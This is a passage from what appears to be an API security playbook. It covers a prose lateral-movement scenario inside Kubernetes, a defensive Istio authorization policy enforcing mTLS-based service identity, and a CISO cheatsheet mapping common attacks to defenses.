  2. From inside the cluster, they can now make internal network requests. They scan the network and discover the `order-service`.
  3. They make a direct, unauthenticated HTTP request from the compromised pod to `http://order-service/api/orders`.
  4. The `order-service`, having no authentication or authorization for internal traffic, happily returns all order data. The attacker has moved laterally from a low-value service to a high-value one.

The Secure Architecture: Zero-Trust Networking with a Service Mesh

A service mesh (like Istio or Linkerd) provides a dedicated infrastructure layer for making service-to-service communication safe, reliable, and observable.

1. **Automatic Mutual TLS (mTLS):** The mesh automatically injects a sidecar proxy (like Envoy) into every pod. All traffic between pods is transparently intercepted by these proxies, which establish a secure mTLS tunnel. This means:
   - **Encryption:** All in-cluster traffic is encrypted.
   - **Authentication:** `Service B` can be certain that a request is coming from `Service A`, based on the certificate presented during the mTLS handshake.
2. **Granular Authorization Policies:** The mesh allows you to define powerful, declarative authorization policies. For example:
   - "Allow `GET` requests to `/api/orders/*` only from the `user-service`."
   - "Deny all requests from the `image-resizer-service` to the `order-service`."
     These policies are enforced by the sidecar proxy, so the application code doesn't need to be cluttered with complex authorization logic.

Defender's Code: Istio Authorization Policy


This is not Java code, but a Kubernetes Custom Resource Definition (CRD) used to configure Istio.

`order-service-auth-policy.yaml`

```yaml
apiVersion: security.istio.io/v1beta1
kind: AuthorizationPolicy
metadata:
  name: order-service-policy
  namespace: default
spec:
  selector:
    matchLabels:
      app: order-service # Apply this policy to the order-service
  action: ALLOW
  rules:
    - from:
        - source:
            # Only allow requests from principals (identities) that belong to the user-service
            principals: ["cluster.local/ns/default/sa/user-service-account"]
      to:
        - operation:
            methods: ["GET", "POST"]
            paths: ["/api/orders/*"]
```

This policy ensures that only requests from the `user-service` (with its specific service account identity) can access the `order-service`'s API. A request from the compromised `image-resizer` pod would be blocked at the network level before it ever reached the `order-service`'s code.

Service Mesh Security Diagram



Service Mesh Security (mTLS & Authorization)


Conclusion: The Secure by Design Mindset

We have journeyed through the critical gateways and hidden passages of web service and API security. We've seen how a missing HSTS header can unravel a user's privacy, how a stolen OAuth code can drain a bank account, and how a forgotten API can become a ghost that haunts your entire system.

The central lesson is this: security is not a feature. It is not a layer you add or a box you check. It is a mindset. It is the practice of thinking like an attacker, of questioning every assumption, and of building systems that are not just resilient to failure, but hostile to compromise.

The principles of Secure by Design—centralized security controls, defense in depth, least privilege, and a managed lifecycle—are your blueprint. The code, the tools, and the diagrams in this playbook are your materials. The final structure, the fortress of trust you build for your users, is up to you. The work is never truly done, but by embedding security into every stage of development, you create a foundation that can withstand the ever-shifting landscape of threats. Build securely, and build with confidence.

Comprehensive Defense Strategy



SQL Injection Attack & Defense

This diagram shows the layered approach to defending against injection attacks using input validation, parameterized queries, and output encoding.

Appendix: The CISO's Cheatsheet

Vulnerability Domain	Key Attack TTPs	Core Defensive Strategy	Essential Tools & Libraries	Real-World Case (Illustrative)
1. TLS/HSTS	SSL Stripping, MitM, Protocol Downgrade	Enforce TLS 1.3+, HSTS with preload	OpenSSL, `sslstrip`, Wireshark, Spring Security	A user on public Wi-Fi has their banking session hijacked because the site didn't enforce HSTS, allowing an attacker to downgrade the connection.
2. OAuth 2.0	Authorization Code Interception, Token Replay	Use PKCE for public clients, mTLS for confidential clients	Spring Authorization Server, OAuth 2.0 Debugger	A malicious mobile app steals an OAuth authorization code intended for another app, gaining access to the user's cloud files.
3. JWT Lifecycle	Token Forgery (HS256), Indefinite Replay	Use RS256, short-lived access tokens, refresh tokens, and a revocation list	`java-jwt`, `nimbus-jose-jwt`, JWK Set URI	An attacker compromises a microservice, steals the symmetric JWT secret, and forges an admin token, gaining full system control.
4. mTLS	API Key Theft, Client Impersonation	Require client certificates, validate against a private CA, check revocation	Spring Security `x509()`, Mutual-TLS-enabled Gateway	A partner's API key is stolen from their insecure server, allowing an attacker to make fraudulent transactions via a B2B API.
5. Rate Limiting	Application-Layer DDoS, Credential Stuffing, Scraping	Dynamic, multi-faceted rate limiting (IP, user, resource), use of an edge WAF/DDoS provider	Resilience4j, AWS Shield, Cloudflare, Akamai	A competitor uses a botnet to scrape all pricing data from an e-commerce site by staying just under the per-IP rate limit.
6. Input/Output	SQL Injection, Cross-Site Scripting (XSS), XXE	Whitelist input validation, parameterized queries, context-sensitive output encoding	OWASP ESAPI, Spring Validation, Thymeleaf, Hibernate Validator	A support portal is compromised after an attacker injects a script into a user's address field, hijacking an admin's session (Stored XSS).
7. API Gateway/WAF	Inconsistent Security Controls, Endpoint Probing	Centralize security (auth, WAF, rate limits) at the gateway	Spring Cloud Gateway, AWS WAF, Kong, Apigee	An attacker finds a single, new microservice that lacks the input validation present in all others and exploits it to breach the system.
8. Session Management	Session Hijacking (XSS), Session Fixation, CSRF	Use `HttpOnly`, `Secure`, `SameSite=Strict` cookies; regenerate session ID on login	Spring Session, `server.servlet.session.cookie` properties	An attacker uses an XSS flaw to steal a session cookie that was missing the `HttpOnly` flag, gaining full access to the user's account.
9. API Versioning	Legacy Endpoint Exploitation, Unpatched Vulnerabilities	Enforce a strict deprecation lifecycle (brownouts, sunset), apply security scans to all active versions	Spring Cloud Gateway (version routing), Terraform (IaC for rules)	A "retired" v1 API left running for a single client is exploited via a known vulnerability that was patched in v2, leading to a major data breach.